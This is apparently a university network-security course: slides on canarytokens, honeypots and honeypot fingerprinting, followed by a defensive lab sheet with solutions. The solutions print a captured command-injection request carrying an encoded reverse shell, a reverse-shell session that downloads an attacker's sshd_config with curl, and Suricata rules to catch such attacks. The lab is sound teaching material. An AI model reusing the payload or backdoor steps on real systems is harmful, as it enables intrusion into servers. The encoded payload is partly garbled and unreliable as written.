
Example case: canarytokens



Select your token

- Microsoft Excel document
Get alerted when a document is opened in Microsoft Excel
- Credit Card token (beta)
Get alerted when a transaction is attempted on a credit card
- Kubeconfig token
Alert when a Kubeconfig is used
- WireGuard VPN
Alert when a WireGuard VPN client config is used
- Cloned website
Trigger an alert when your website is cloned
- QR code
Generate a QR code for physical tokens
- MySQL dump
Get alerted when a MySQL dump is loaded

Example case: canarytokens



Example case: canarytokens



Your MS Word token is active!

[Download your MS Word file](#)


You'll get an alert whenever this document is opened in Microsoft Office, on Windows or Mac OS.

You can rename the document without affecting its operation.


Ideas for use:

- 💡 Drop the file on a Windows network share.
- 💡 Leave the file on a web server in an inaccessible directory, to detect webserver breaches.
- 💡 Attach to an email with a tempting Subject line.

Example case: canarytokens



Example case: canarytokens



Example case: canarytokens

Canarytoken triggered

ALERT

An MS Word Canarytoken has been triggered by the Source IP 19[REDACTED]

Basic Details:

Channel	HTTP
Time	2023-10-03 11:56:11.094930
Canarytoken	h7qyk7u9tnwi8vf[REDACTED]
Token reminder	Current topics exams secret
Token type	MS Word
Source IP	19[REDACTED]
User-agent	Mozilla/4.0 (compatible; ms-office; MSOffice 16)

Canarytoken Management Details:

Manage this Canarytoken [here](#)

More info on this token [here](#)

Powered by: [Thinkst Canary](#)


More crazy ideas on honeypots

- Honeypots can emulate **ANYTHING**
- and they can be used in out-of-the-box scenarios



Don't Steal my Drone: Catching Attackers with an Unmanned Aerial Vehicle Honeypot,

Vasilomanolakis et al., IEEE/IFIP NOMS 2018



Other deception methods

- **Decoy** systems:
 - Fake windows/Linux boxes (**inventing**),
 - login always fail (**dazzling**)
 - All attempts are logged
 - touch,
 - scan,
 - probe,
 - login attempt
- **Tarpit**: delay connection

Breadcrumbs?

- Endpoint **lures**, **breadcrumbs**, and **baits**: fake artifacts including registry entries, credentials, shared drives
- AD specific: Deception Decoys and Breadcrumbs Obfuscate AD infrastructure and expose attempts to attack it, using fake domain controllers, AD forests, and baits



FOLLOW YOUR
BREADCRUMBS

detecting fake systems

HONEYBOT DETECTION

Attacks on honeypots

- **Detection of honeypots**
 - Honeypots are fake systems and hence can always be detected; it's only a question of effort
- **Evasion**
- **Availability attacks**
 - DDoS attack
- **Hack a honeypot**
 - Pivot attacks

Honeypot detection

- **Low/medium** interaction honeypots can be identified by:
 - Artifacts as a result of their fixed implementation
 - Signatures (e.g., via Nmap)
 - By executing non-expected commands into them
 - Manually by carefully examining the compromised system
- **High** interaction honeypots are normally invisible:
 - Real systems
 - The attacker might attempt to detect the virtual environment
 - The attacker might attempt to detect the monitoring tools

Nmap scanning

- Nmap can, by default, detect many honeypots:
 - Dionaea
 - Honeyd
 - ...

```
Starting Nmap 6.40 ( http://nmap.org ) at 2016-11-07 12:18 CET
Nmap scan report for test1.tk.informatik.tu-darmstadt.de (130.83.163.16)
Host is up (0.00027s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Dionaea honeypot ftpd
22/tcp    open  ssh          (protocol 2.0)
42/tcp    open  nameserver?
80/tcp    open  http?
135/tcp   open  msrpc?
443/tcp   open  ssl/https?
445/tcp   open  microsoft-ds Dionaea honeypot smbd
1433/tcp  open  ms-sql-s   Dionaea honeypot MS-SQL server
1723/tcp  open  pptp?
3306/tcp  open  mysql        MySQL 5.0.54
5060/tcp  open  sip          (SIP end point; Status: 200 OK)
5061/tcp  open  ssl/sip?    (SIP end point; Status: 200 OK)
5 services unrecognized despite returning data. If you know the service/version,
please submit the following fingerprints at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
```

Shodan automatic scanning

- Shodan recently introduced a “honeypot or not” service
 - Crawls the Internet
 - Performs various checks on the detected systems
 - Binary result: “yes or no”



Manual Shodan checks: Conpot artifact example

Shodan Scanhub Developers View All...

SHODAN "module: 88111222" Explore Membership Contact Us Blog Enterprise Access

Exploits Maps Download Results Create Report

TOP COUNTRIES

Country	Count
United States	11
Taiwan, Province of China	6
Netherlands	3
United Kingdom	2
Germany	2

Showing results 1 - 10 of 35

188.29.54.93
188.29.54.93.threembb.co.uk
Three
Added on 2015-06-14 08:51:49 GMT
United Kingdom
Details

Location designation of a module:
Copyright: Original Siemens Equipment
Module type: IM151-8 PN/DP CPU
PLC name: Technodrome
Module: v.0.0
Plant identification: Mouser Factory
OEM ID of a module:
Module name: Siemens, SIMATIC, S7-200
Serial number of module: 88111222

46.101.9.153
DigitalOcean
Added on 2015-06-08 10:47:50 GMT
United Kingdom, London
Details

Location designation of a module:
Copyright: Original Siemens Equipment
Module type: IM151-8 PN/DP CPU
PLC name: Technodrome
Module: v.0.0
Plant identification: Mouser Factory
OEM ID of a module:
Module name: Siemens, SIMATIC, S7-200
Serial number of module: 88111222

Bitter Harvest: Systematically Fingerprinting Low- and Medium-interaction Honeypots at Internet Scale (University of Cambridge, 2018)

- Transport layer fingerprinting probes

• Managed to detect **~7600 instances of honeypots!**


	Updated	Language	Library
SSH			
Kippo	May 15	Python	TwistedConch
Cowrie	May 18	Python	TwistedConch
Telnet			
TPwd	Feb 16	C	custom
MTPot	Mar 17	Python	telnetsrv
TIoT	May 17	Python	custom
Cowrie	May 18	Python	TwistedConch
HTTP/Web			
Dionaea	Sep 16	Python	custom
Glastopf	Oct 16	Python	BaseHTTPServer
Conpot	Mar 18	Python	BaseHTTPServer

Table 4: Top 10 ASNs used to host Honeypots (latest scans)

CO	ASN	Organisation	Telnet	SSH	HTTP	Total
US	16509	Amazon.com	140	520	506	1166
JP	2500	WIDE Project	–	–	490	490
US	14061	Digital Ocean	162	189	139	490
FR	16276	OVH SAS	117	202	122	441
TW	4662	GCNet	15	2	254	271
TW	18182	Sony Network	2	–	256	258
US	15169	Google LLC	45	139	46	230
TW	9924	Taiwan Fixed	1	74	146	221
US	14618	Amazon.com	12	70	110	192
RO	43443	DDNET Sol.	30	–	155	185


Gotta catch 'em all: a Multistage Framework for honeypot fingerprinting

- Managed to detect **~20,000 instances of honeypots!**




Honeyscanner

- Open-source **vulnerability analysis tool** for **honeypots**
- Supports Cowrie, Kippo, Dionaea
- Performs:
 - Passive attacks
 - Active attacks
 - E.g., a DoS attack
 - Fuzzing
 - Software library exploitation
 - Tar bomb attacks



Honeypots

- **Core takeaway message:**
 - Honeypots are useful and fun
 - (but still they need to be handled with care)
 - Not a stand-alone security mechanism
 - Avoid deprecated honeypots and default configurations
- Outside your firewall
 - See what kind of attacks are hitting your network
- Inside your firewall
 - Find old/infected internal devices
 - Insiders



Overview

- **Introduction**
- **Firewalls**
- **Intrusion detection**
- **Cyber-deception**
- **Lab exercises**

Lab exercises

- Play, edit, and understand **IPTABLES** and firewall rules
- Install, setup, and play with a **honeypot**
 - Cowrie SSH honeypot

02233 Network Security

Blue Day

2024-03-05

1 Description

Having impressed the recruiter and the hiring manager, you have landed a job at BigCorpTM (Congratulations!). This company fired its previous Linux administrator and now is your responsibility to look after their systems. Soon, your boss informs you of a cyber-attack affecting two machines and they need you urgently. The first is a CentOS7 machine running a Control Web Panel (CWP). This machine is in quarantine until the company knows the extent of the attack. Your mission is to identify the attack chain, find the causes of the attack, and mitigate this threat. The second is a Ubuntu machine from one of the employees; while the team removed the malware, they suspect this machine was severely misconfigured. Your job with this machine is to fix as many misconfigurations as possible. The report mentions *ssh* and *dangerous permissions* as the entry points for the attack.

Two machines, two jobs: In section 2 you will conduct a network analysis of the traffic between the legacy machine and the attacker, and implement countermeasures in the form of Suricata rules; and in section 3 you will use a snapshot of the Ubuntu machine to identify and fix several security issues in the form of misconfigurations.

2 CentOS7

In this exercise, you will put into practice your network analysis skills to identify attack patterns from network traffic captures using Wireshark (cf. 2.1) and Suricata (cf. 2.2). Our main objective is to analyze the traffic to identify the attack chain, understand how the attacker behaved inside the server, and propose system hardening methods to mitigate the exploited vulnerability and other risks. Before you continue, make sure you have: *i.*) the traffic captures from DTU Learn, *ii.*) Wireshark installed, and *iii.*) *Suricata installed*. We highly encourage using the Kali VM for this exercise, but you can also use your host system.

2.1 Network Analysis

The traffic folder contains a `pcap` file and the TLS key used for the communications. Load the `pcap` file into Wireshark and use the TLS keys to decrypt the traffic (navigate to “Edit > Preferences > Protocols > TLS” (or “Wireshark > Preferences > Protocols > TLS” on Mac) and add the path to the file under “Master-Secret log filename”). Once you are ready, try to answer the following questions (in groups?):

- Can you identify the software used for the reconnaissance phase? How does this software scan?

Solution

Following the SYN traces we can see that Nmap discloses itself in multiple ways, for example, when Nmap uses the Scripting Engine to find more information about the system services running HTTP, SSH and SMTP protocols.

◦ Hypertext Transfer Protocol

```
> GET /nmaplowercheck1678220127 HTTP/1.1\r\n
Connection: close\r\n
User-Agent: Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)\r\n
Host: 192.168.50.10\r\n
```

- How does the attacker get the first foothold in the server? Can you elaborate on the attack vector, vulnerability, and exploitation?

Solution

The attacker first gains knowledge of the CWP service running on port 2031. Then, it attempts to brute-force using common combinations of credentials. The attacker realizes that the running CWP version is vulnerable to a remote code execution attack through runaway parameters in the login page, requesting a reverse shell. This reverse shell uses ‘bash’ to stream the input and output to an external IP address (encoded in base64).

```
192.168.50.10      HTTP      1073 POST /login/index.php?login=${echo${IFS}c2gg!wkgPiYg!2Rldi90Y3AvNtky!jE20C41MC4xMS85MDAxIDA+JjF=${IFS}|${IFS}base64${IFS}-d${IFS}|${IFS}bash}
```

- From only using network traffic, can you follow any further steps with confidence? Can you identify any suspicious activity? What was the goal of the attacker?

Solution

Since the reverse shell traffic is not encrypted, we can see how the attacker interacts with the server in plain text until he moves to the installation phase. Then, the attacker proceeds to install his SSH keys into the server so he can access it without needing credentials.

```
sh: no job control in this shell
sh-4.2# cd /etc/ssh
cd /etc/ssh
sh-4.2# ls
ls
moduli
ssh_config
ssh_host_ecdsa_key
ssh_host_ecdsa_key.pub
ssh_host_ed25519_key
ssh_host_ed25519_key.pub
ssh_host_rsa_key
ssh_host_rsa_key.pub
sshd_config
sh-4.2# curl -o /etc/ssh/sshd_config http://192.168.50.11:8000/sshd_config
curl -o /etc/ssh/sshd_config http://192.168.50.11:8000/sshd_config
% Total    % Received % Xferd  Average Speed   Time     Time      Time  Current
                                         Dload  Upload   Total  Spent   Left  Speed
0       0       0       0       0       0       0       0 ---:---:--- ---:---:--- ---:---:--- 0
100  4113  100  4113     0       0    242k       0 ---:---:--- ---:---:--- ---:---:--- 267k
sh-4.2# exit
```

2.2 Intrusion Detection Systems (IDS)

In this exercise, we will learn how to use one of the most widely used open-source security tools, [Suricata](#). Although Suricata can do much more than detect, today's goal is to get familiar with the tool and create rules to identify attacks. For this, we recommend you visit [the documentation](#), which explains its usage and allowed arguments. Then, use the knowledge you have gathered about the CentOS machine and the exploited vulnerability to create the following rules.

- Write a rule to detect attackers attempting to run shell commands through URL parameters. Then, enhance this rule to detect when the payload contains a reverse shell. (*Optional: add the attacker to a blacklist*).

Solution

There are many approaches to this rule. First, we have to identify what do we consider as a code injection (the name of this attack). We know the code in this specific request, and overall and without losing generalization, we can say that any request that contains shell commands should be flagged as malicious. For example, blocking any request that contains the regex expression `$.*?`, which captures variables. For simplicity, we will use `$IFS` to raise an alert when the URL contains something resembling a shell delimiter. The [suricata](#) documentation website already gives very good hints! To include the reverse shell, we can place the whole command in the content of the `http.uri` field instead.

```
# Drop and generate alert when we receive a weird packet from the external network
# Note: you will have to define the variables starting with "f"
drop http $EXTERNAL any -> $OUR_NETWORK $HTTP_PORT \
    (msg:"Command injection";
     content:"POST"; http_method; \ # On POST requests
     content:"${IFS}"; http_uri; \ # Capture the URL
     sid:1;)
```

- Write a rule to detect attackers connecting to the server through SSH as the `root` user. Then, enhance the rule with an exception for an administrator (you can make a few assumptions, e.g., location, address, time, etc.).

Solution

Suricata can identify most of these things by default using the `ssh` keyword. Note that Suricata can not decrypt traffic by itself! we are assuming here that we are decryption the transit traffic.

```
drop ssh $EXTERNAL any -> $OUR_NETWORK $SSH_PORT \
    (msg:"Root login attempt";
     flow:established,to_server;
     ssh.hassh.string; content:"root,root@<server ip>,none";
```

- *Optional:* Assuming there is a set of false credentials placed somewhere in the server, create a honeypot rule that fires when an attacker uses them to log into the server through the web panel. You can assume Suricata can decrypt the traffic.

You can replay the PCAP file offline with Suricata to test your rules using the following command:

```
# Offline replay of a pcap file and local rules
suricata -r '/path/to/pcap' -s '/path/to/rules/*.rules'
```

3 Ubuntu

In this exercise, you will use a snapshot of the Ubuntu machine to fix the various misconfigurations. The image is hosted in the Docker Hub and works on both ARM and x86 hosts. It is important to mention that you will

need Docker installed in your host machine, *do not install docker in the VM*. The following guide will guide you through the setup.

Setup: To run the image, run the command:

```
docker run -d --name audit --cap-add=NET_ADMIN bitisg/audit:v2
```

- `-d` runs the container in detached mode (in the background);
- `--name audit` gives the container a name (audit), making it easier to refer to;
- `--cap-add=NET_ADMIN` grants the container some additional network-related privileges;
- `bitisg/audit:v2` specifies the image (bitisg/audit) and its version/tag (v2) to run.

Then, enter the container (named `audit`) with an interactive terminal running `bash`, run the following command:

```
docker exec -it audit /bin/bash
```

To check your progress, run the audit binary located at the path `/app/audit`. There are multiple things for you to fix, and some can be a bit tricky if you are not familiar with Linux. If you get stuck, you can get hints for the levels you haven't solved by running the `/app/audit` binary like this:

```
/app/audit --hints
```

3.1 Hints

Exercises 1 to 1.75 : These exercises are centered around configuring ssh. Look into where the SSH config file is placed, and the options available regarding authentication especially.

